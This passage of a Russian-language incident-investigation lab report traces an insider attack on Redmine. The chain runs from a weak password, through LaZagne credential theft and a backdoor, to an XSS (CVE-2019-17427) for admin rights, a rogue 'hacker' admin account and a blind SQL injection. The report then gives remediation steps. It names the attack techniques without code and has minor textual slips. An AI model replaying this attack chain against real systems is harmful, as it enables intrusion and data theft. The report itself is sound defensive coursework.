


Рис. 21: Отключение REST API в настройках

## Классификация инцидентов

---

В результате расследования были выявлены и задокументированы три уязвимости и два последствия их эксплуатац.

# Уязвимость 1: Слабый пароль пользователя dev1




Рис. 22: Уязвимость 1: Слабый пароль пользователя dev1

# Последствие 1: Установка backdoor и кража credentials через LaZagne




Рис. 23: Последствие 1: Установка backdoor и кража credentials через LaZagne

### Описание

Используя украденные credentials `ampire\dev1`, инсайдер провел XSS атаку для получения административных прав в Redmine. Уязвимость в обработке wiki-разметки Redmine позволяет внедрить вредоносный JavaScript код, который выполняется при посещении страницы администратором.

## Уязвимость 2: XSS (CVE-2019-17427)

Уязвимость 2: XSS (CVE-2019-17427)

Основная информацияЧат

Дата и время события  
30.09.2025 21:31

Описание  
Используя украденные credentials admin@dev1, инсайдер провёл XSS атаку для получения административных прав в Redmine.

Индикаторы компрометации  
AM EXPLOIT Possible Redmine « v4.0.4 XSS (CVE-2019-17427) - AM EXPLOIT Generic Possible XSS in HTTP Body: 'urlfocus' »

Рекомендации  
1. Исправить redcloth3.рф 2. Проверить ВСЕ проекты в Redmine, особенно связанные с насосными станциями

Прикрепленные файлы  
Не заполнено

Оценить  
☆☆☆☆

Автор  
Михаил Абрамочкин  
@1512120812@phishing

Ответственный  
Не заполнено

Метки  
[XSS] [RCE]

Последняя активность  
[XSS] [RCE]

Рис. 24: Уязвимость 2: XSS (CVE-2019-17427)



### Описание

Инсайдер создал admin аккаунт для полного доступа к базе проектов: - **Login:** hacker - **Admin:** YES - **REST API:** Enabled

Этот аккаунт предоставляет полный доступ ко всем проектам Redmine, включая конфиденциальные проекты разработки насосных станций.

## Последствие 2: Создание admin (hacker) аккаунта для доступа к конфиденциальным проектам




Рис. 25: Последствие 2: Создание admin (hacker) аккаунта для доступа к конфиденциальным проектам

## Уязвимость 3: Blind SQL Injection (CVE-2019-18890)

### Описание

CVE-2019-18890: SQL injection в параметре `subproject_id` в Redmine < 3.3.10 позволяет выполнять произвольные SQL запросы, обходя систему прав доступа.




Рис. 26: Уязвимость 3: Blind SQL Injection (CVE-2019-18890)

## Рекомендации

---

## 1. Изоляция скомпрометированных узлов:

- 10.10.4.13 (Developer Workstation)
- 10.10.4.11 (Manager Workstation)
- 10.10.2.254 (Internal Router - требует проверки)

## 2. Сброс всех паролей:

- Учетные записи Active Directory
- Пароли приложений (Redmine, email, VPN)
- Сервисные учетные записи

## 3. Форензика:

- Создание образов дисков
- Сбор логов для расследования
- Анализ сетевого трафика

## Организационные меры

### 1. Усиление процедур найма:

- Тщательная проверка кандидатов
- Background check
- Проверка рекомендаций

### 2. Security Awareness Training:

- Обучение персонала
- Регулярные тренинги
- Симуляции атак

### 3. Incident Response Plan:

- Документированные процедуры
- Назначенные роли
- Регулярные учения

## Заключение

---

В ходе лабораторной работы был успешно расследован инцидент информационной безопасности в инфраструктуре AMPIRE .




Рис. 27: успешно расследован инцидент информационной безопасности в инфраструктуре AMPIRE



1. Критически важно внедрение многоуровневой защиты.
2. Необходим постоянный мониторинг insider threats
3. Своевременное обновление ПО предотвращает эксплуатацию известных уязвимостей
4. Корреляция событий из разных источников позволяет выявлять сложные атаки
5. Human factor остается слабым звеном в системе безопасности

## Список использованных инструментов

---

- ViPNet IDS NS - обнаружение вторжений
- ViPNet TIAS - корреляция событий
- Security Onion (Kibana, Squert) - анализ сетевого трафика
- Wireshark - анализ пакетов
- Active Directory - управление учетными записями
- Планировщик задач Windows - поиск персистентности